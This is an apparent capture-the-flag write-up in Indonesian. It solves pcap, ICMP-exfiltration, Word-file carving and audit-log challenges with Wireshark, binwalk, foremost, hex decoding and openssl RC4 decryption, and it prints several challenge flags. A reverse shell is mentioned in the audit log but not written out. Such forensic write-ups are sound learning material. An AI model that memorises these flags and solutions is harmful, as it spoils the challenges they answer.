

lome
Tools
output2.pdf
1 / 1
175%
CJ2019{$$$known_plaintext_is_your_friend$$$}

NETWORK


Split - 100 pts

diberikan suatu file pcap dengan clue mengirimkan banyak file secara terpisah, kami membuka pcap menggunakan wireshark dan langsung mencoba File->Export Object->HTTP.


lalu disana kami melihat ada banyak file yang di split



kami langsung save all, lalu menyatukan file tersebut dengan HxD.



lalu kami save dan kami namakan test.zip lalu kami extract isinya, terdapat flag.txt.





Exfiltration - 326 pts


di challenge ini diberikan suatu file .pcap, lalu kami mencoba membuka file pcap tersebut. pada awalnya kami mencoba memfollow semua index stream 1 per 1, namun kami tidak menemukan hal yang menarik.

namun kami melihat ada satu pola yang cukup unik, yaitu ICMP yang biasa digunakan dalam ping.

lalu ketika kami memperhatikan datanya, sepertinya data yg dikirimkan di protocol itu berubah terus, kami mencoba menggabungkannya secara manual.







dan seterusnya, lalu kami mendapatkan

T3VyIHNlY3jldCBkYXRhIGlzIENKMjAxOXt3aGVyZV9hcmVfeW91X0JsdTNfVGVhbT99

kami coba decode dengan base64 dan kami mendapatkan :

Our secxt data is CJ2019{where_are_you_Blu3_Team?}


mungkin harusnya secret, namun karena kami mengerjakan manual, jadi sepertinya ada yang salah ketik, tidak apa lah yang penting flagnya benar.

Digital Forensic


CJ.docx - 100 pts

diberikan suatu file word yang hanya diberikan gambar yang tidak jelas. lalu karena ini challenge forensic, kami mencoba dengan strings, namun tidak menghasilkan apa-apa.

lalu kami coba binwalk, untuk mengetahui siapa tau ada file yang disisipkan. ternyata ada banyak file didalam.




lalu kami coba mengambil data tersebut dengan foremost.



didalamnya terdapat file 00000000.zip, kami extract,

lalu kami mencoba menelusuri satu per satu filenya dan menemukan flagnya di folder word/document.xml




audit.log - 100 pts

diberikan suatu file hasil audit dari daemon, yang berisikan beberapa syscall (command yang digunakan di dalam server)

lalu setelah dibaca satu per satu, ternyata ada satu command yang mencurigakan, yaitu dijalankannya python di dalam server.

ada 4 kali command python dijalankan di dalam server, dan 4-4nya di hexencode.

1. Menjalankan command reverseshell biasa (menggunakan subprocess)
2. membuka suatu file (xpl)
3. membuka suatu file (xpl2)
4. menjalankan command print string yang di decode.



bisa dilihat disana a0 = python, a1 = -c, a2 adalah stringnya,


python -c
7072696E7420276561623431646664663733303536616631353561616530623661656566393333323634613230656463316236393731383539613630656330643735333038343232313933333733613332303662333836613766383961663833643035656435666564272E6465636F646528276865782729

jika
7072696E7420276561623431646664663733303536616631353561616530623661656566393333323634613230656463316236393731383539613630656330643735333038343232313933333733613332303662333836613766383961663833643035656435666564272E6465636F646528276865782729 di decode hexanya, akan menjadi

print
'eab41dfdf73056af155aae0b6aeef933264a20edc1b6971859a60ec0d75308422193373a3206b386a7f89af83d05ed5fed'
.decode('hex')

lalu pada awalnya saya mencoba melakukan ini di windows, namun hasilnya mengecewakan, tidak menghasilkan flag, sempat stuck lumayan lama, namun karena laki-laki harus menyelesaikan apa yang sudah dikerjakan, maka saya coba membaca lagi.

ternyata di syscall, sempat dipanggil openssl juga.



lengkap dengan keynya, lalu saya langsung mencoba menggabungkan hasil decode hexanya dengan decrypt openssl

```
root@kali:~/CJ# python -c "print 'eab41dfdf73056af155aae0b6aeef933264a20edc1b697
1859a60ec0d75308422193373a3206b386a7f89af83d05ed5fed'.decode('hex')" > out
root@kali:~/CJ#
```

lalu saya decrypt dengan openssl menggunakan algoritma rc4-40 menggunakan :
openssl rc4-40 -d -K 7465737473 -in out -out flag2.txt

lalu tinggal di cat flag2nya.